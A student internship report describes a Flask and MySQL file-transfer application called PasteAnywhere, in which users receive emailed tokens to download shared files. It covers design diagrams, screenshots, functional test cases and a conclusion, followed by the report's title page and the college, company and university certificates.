

Figure 5.12 Data Flow Diagram (paste)

- The system validates the token to ensure it is correct.
- If the token is validated, the system starts the backend service.
- Multiple users can paste content using the unique token.

5.3.2 System Flow Diagram:

- A system flow diagram is a visual representation of the flow of data or information through a system or process. It typically includes symbols and arrows that show how data moves through the system, including inputs, outputs, processing steps, storage, and controls.

- Creating a system flow diagram can help with understanding the system, identifying problems, communicating with stakeholders, and planning and estimation for projects.



Figure 5.12 System Flow Diagram

- Overall, a system flow diagram is a helpful tool for understanding, designing, and communicating about complex systems or processes.

5.3.3 Sequence Diagram:

A sequence diagram is a type of UML diagram that shows the interactions between objects or components within a system or process. Sequence diagrams can be helpful in a project for understanding system behavior, identifying problems, designing the system, communicating with stakeholders, and testing the system.



Figure 5.13 System Flow Diagram

By visualizing the interactions between components as shown in Figure 5.13 concisely, sequence diagrams can help with understanding, designing, and communicating about complex systems or processes. Additionally, they can be used to identify potential problems or bottlenecks in the system and create test cases to ensure the system behaves correctly.

CHAPTER 6.0 – IMPLEMENTATION

6.1 Implementation Platform / Environment:

The next step after the completion of system design was to start implementing the ideas, layout, features, and functionalities of the system based on the requirements.

The two main software that were used by us for the development of the system were:

- **PyCharm 2022** – PyCharm is an Integrated Development Environment (IDE) for Python programming language, developed by JetBrains. It is designed to help developers write, test, and debug Python code more efficiently and effectively. PyCharm is a popular choice for Python developers due to its comprehensive features, excellent user interface, and seamless integration with other tools.
- **MySQL Server 8.0.32** – It is a comprehensive data management and business intelligence platform. It is a software product with the primary function of storing and retrieving data as requested by other software applications.
- **Postman** – It is a popular tool used for testing and debugging APIs. It provides a user-friendly interface to create requests, inspect responses, and automate tests. With Postman, you can easily test your API endpoints and ensure they are functioning as expected. It also supports various authentication methods, including OAuth, Basic Auth, and more.

Thus, PyCharm was used for coding and SQL server for managing the database of the system.

6.2 Process Specifications:

Process Specifications:

I have used Python language for development of the APIs for the application. And worked on library of the python like SQLAlchemy, Flask.

- An attractive and smooth user interface.
- User-friendly and easy to browse through.
- The functioning and features are the same as the desktop application.
- The buttons on the side panel provide easy access to related pages.
- The user identification and authentication maintain the privacy of the user.

- Users working on desktop application was easily able to work on web application.

6.3 Findings / Results / Outcomes:

After completing Backend and after testing API in postman, I have given this API to Frontend Intern who will developed the frontend for this backend.so Here is the outcome of the project.

First, they made a website in react and after that they wrap the website code into an app and made an application. If any User wants to use the application, then they can install it. Installation looks like this:



Figure 6.1 Installation

While Installing It ask user to accept the License Agreement. After clicking on the I Agree option then only app will start getting installed.



Figure 6.2 Installation

After Complete Installation User can see the login page of Application.

Login page:

Figure 6.3 System snap (user registration)

The next is to login the user which allows the authentication users to have access to the all the functionality of this desktop application.

Then after authenticate by the system now the user can easily perform the data transfer. The new system let the authenticate user to copy the content or any file then it genrate authenticate token. The token is goint to send through the mail.

For paste operation, user need to enter th etoken then the token going to validate by the system and it start the downloding the file.

Here are someother snapshots of the application:

Figure 6.4 System snap (user login)

So, after providing Login Credential, user can Log in. After complete login User can view the home page.

Figure 6.5 Home page

So here users can see the Send file page, Get file page, About us and logout. For uploading files User have to go Send file page by clicking on Navbar.

Figure 6.6 Send File

For uploading files User can select the file by clicking on the icon or they can drag the file into it. So, after clicking on it, it will allow us to select the file from our pc.



Figure 6.7 File selection

So, after selecting File, user click on **Get Token option** in order to generate token.

After token is generated one alert box will be generated that displays, **Please Check your Email.**

Figure 6.8 Generate Token

After Generation of Token, An Email is sent to the user from system. Email consists of Token and Filename.



Figure 6.9 Email content

Users will get this email. After getting Email user can go back to application for downloading the file.



Figure 6.10 Get file

For Downloading Files user must provide token.so token is provided to user by email.



Figure 6.11 providing download credentials



Figure 6.12 Download

About us page

It contains the information about the application.

Figure 6.13 About us

6.4 Result Analysis / Comparison / Deliberations:

After putting in ample efforts and time in designing and programming of the software, we have achieved a smooth functioning system as envisioned. Thus, on comparison with the current desktop application, following features can be inferred about the desktop application created:

- An attractive and smooth user interface.
- User-friendly and easy to browse through.
- The functioning and features are the same as the desktop application.
- The buttons on the side panel provide easy access to related pages.
- The user identification and authentication maintain the privacy of the user.

CHAPTER 7.0 – TESTING

7.1 Testing Plan / Strategy:

System testing is conducted on a complete integrated system to evaluate the system's compliance with its specified requirements. System testing tests the design and behavior of the system and the expectations of the customer. It is performed to test the system beyond the bounds mentioned in the Software Requirements Specification.
The company's testing strategy was quite distinctive and aggressive. It consisted of several different testing strategies to make sure that the system created is efficient and stands true to all the expectations of the user.

Different testing strategies used are as follow:

- **Functionality Testing:** It is a type of testing that seeks to establish whether each application feature works as per the software requirements. Each function is compared to the corresponding requirement to ascertain whether its output is consistent with the end user's expectations.
- **Usability Testing:** It is a type of testing method for measuring how easy and User-friendly a software is, carried out by a small focus group like the users of the system. It is also known as User Experience (UX) Testing. It tests how easily can a user navigate through the system.
- **Interface Testing:** Three areas are tested here: Application, Database and Web Browser.
    - **Application:** Test requests are sent correctly to the Database and output at the clientside is displayed correctly.
    - **Web Server:** Test Web server is handling all application requests without any servicedenial.
- **Database Server:** Make sure queries sent to the database give expected results.
- **Database Testing:** is a type of software testing that checks the schema, tables, triggers, etc. of the Database under test. It also checks data integrity and consistency. It checks whether the data entered in the web application is stored correctly in the database and vice versa.

7.2 Test Results and Analysis:

Overall, the test cases mentioned above aim to ensure that the system generates content in different formats correctly and efficiently. By testing the system with a variety of inputs, it can be determined whether the system can handle different formats, produce the desired output, and provide the users with an optimal experience.

7.2.1 Test Cases:

Table 7.1 Test Case

TEST ID	Module	TEST CONDITION	EXPECTED OUTPUT	ACTUAL OUTPUT	REMARK
T001	Set up	Launch application	Register Form	Register Form	Success
T002	Registration	Correct User details Register	Home page	Home page	Success
T003	Registration	Incorrect Username and Password	Registration	Registration	Success
T003	Login	Blank Username and Password	Login	Login	Success
T004	Login	Correct Username and Password	Home page	Home page	Success
T005	Login	Incorrect Username and Password	Login	Login	Success
T006	Forgot password	Email	Send the reset mail	Send the reset mail	Success
T007	Reset Password	New Password	Store new password in dataset	Store new password in dataset	Success

T008	Send	Uploading single file	Sends email contains filename and token	Sends email contains filename and token	Success
T009	Send	Uploading multiple files	User will receive the email contains filename and token	User will receive the email contains filename and token	Success
T010	Get	Correct token	Downloads the file	Downloads the file	Success
T011	Get	Incorrect token	Unable to downloads the file	Unable to downloads the file	Success
T012	Get	Blank token	Unable to downloads the file	Unable to downloads the file	Success

CHAPTER 8.0 – CONCLUSION AND DISCUSSION

8.1 Overall Analysis of Internship / Project Viabilities:

Throughout my professional career, I have learned a great deal. My internship experience has helped me to strengthen my skills both technically and non-technically.

1. I was introduced to the culture and procedures of the industry.
2. All the efforts that go into creating good software were made clear to me.
3. I was introduced to emerging languages such as Python and framework like Flask and Django and had hands-on experience with them.
4. Continuous feedback and coaching during the development process greatly aided us in creating an efficient system.

8.2 Dates of Continuous Evaluation (CE-I and CE-II):

Date of First **Continuous Evaluation (CE-I)** - 1: 18th March 2022

Date of Second **Continuous Evaluation (CE-II)** - 2: 6th May 2023

8.3 Problem Encountered and Possible Solutions:

When speaking of the problems encountered, I can state that generally, I was able to develop a desktop application that was an efficient data transfer application. Although, after receiving user feedback, I understood that there were some limitations to the system, such as the risk of token access by any unauthorized person, the insertion process taking a little time to process completely, some flaws in the design, and so on. I am excited to continue working on the system and resolving all the issues noted above.

8.4 Summary of Internship / Project work:

I was finally able to develop a system PasteAnywhere is secure remote data transfer because of the effort and time that was put into the creation of the desktop application. And create applications that allow for seamless interaction. By using PasteAnywhere's right-click services, users may effortlessly and seamlessly transmit information. The end user will

never have access to the source user's computer and The Manage Services tab allows the user to view the services he has completed.

8.5 Limitation and Future Enhancement:

- If internet bandwidth is slow the file may take more time get copy or some times gets discarded.
- If some unauthorized personnel gets the token then the data might get compromised.

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INTERNSHIP AT ZENKINS PVT.LTD

AN INTERNSHIP REPORT

Submitted by

Abhik Dushyantbhai Patel

190390107024

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Zenkins Technologies** has been carried out by **Abhik Dushyant Bhai Patel** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. Chetan Chauhan

Internal Guide

Sign

Prof. Akshay Kansara

Head of Department

Company Certificate

ZENKINS TECHNOLOGIES PRIVATE LIMITED
Corporate Identity Number: U72900GJ2022PTC131177
(A): 914, Fortune Business Hub, Science City Rd, Thaltej,
Ahmedabad -380060 (India)
(T): +91 70690 18504
(W): https://zenkins.com
(E): contact@zenkins.com

Date: Friday, 14 April 2023

TO WHOMSOEVER IT MAY CONCERN

This certificate is awarded to **ABHIK PATEL** for the successful completion of **12 weeks (23 January 2023 to 14 April 2023)** of internship at **ZENKINS TECHNOLOGIES PRIVATE LIMITED**.

Abhik has shown exceptional dedication, enthusiasm, and commitment to their work during the internship. They have successfully completed all assigned tasks and projects with high professionalism and quality. Their supervisors and colleagues have highly appreciated their excellent communication skills, positive attitude, and ability to work independently and as team members.

Through this internship, Abhik has gained valuable knowledge and experience in their chosen field. They have demonstrated their ability to apply theoretical concepts to practical work situations and have shown a strong willingness to learn and grow professionally.

We are confident that Abhik will continue to excel in their future endeavors and wish them all success in their career.

Warm regards,

For, ZENKINS TECHNOLOGIES PRIVATE LIMITED

Bhumika Darji

Vice President of Human Resources

zenkins

PMMS Certificate

GUJARAT TECHNOLOGICAL UNIVERSITY

CERTIFICATE FOR COMPLETION OF ALL ACTIVITIES AT ONLINE PROJECT PORTAL

B.E. SEMESTER VIII, ACADEMIC YEAR 2022-2023

Date of certificate generation : 06 May 2023 08:39:03

This is to certify that, ***Patel Abhik Dushyantbhai*** (Enrolment Number - 190390107024) working on project entitled with ***Internship At Zenkins Technology*** from ***Computer Engineering*** department of ***S. P. B. PATEL ENGINEERING COLLEGE, MEHSANA*** had submitted following details at online project portal.

Internship Project Report	Completed

Name of Student : Patel Abhik Dushyantbhai

Name of Guide : Mr Chiran Ranchodbhai Chauhan

Signature of Student :

*Signature of Guide :

Disclaimer :
This is a computer generated copy and does not indicate that your data has been evaluated. This is the receipt that GTU has received a copy of the data that you have uploaded and submitted as your project work.

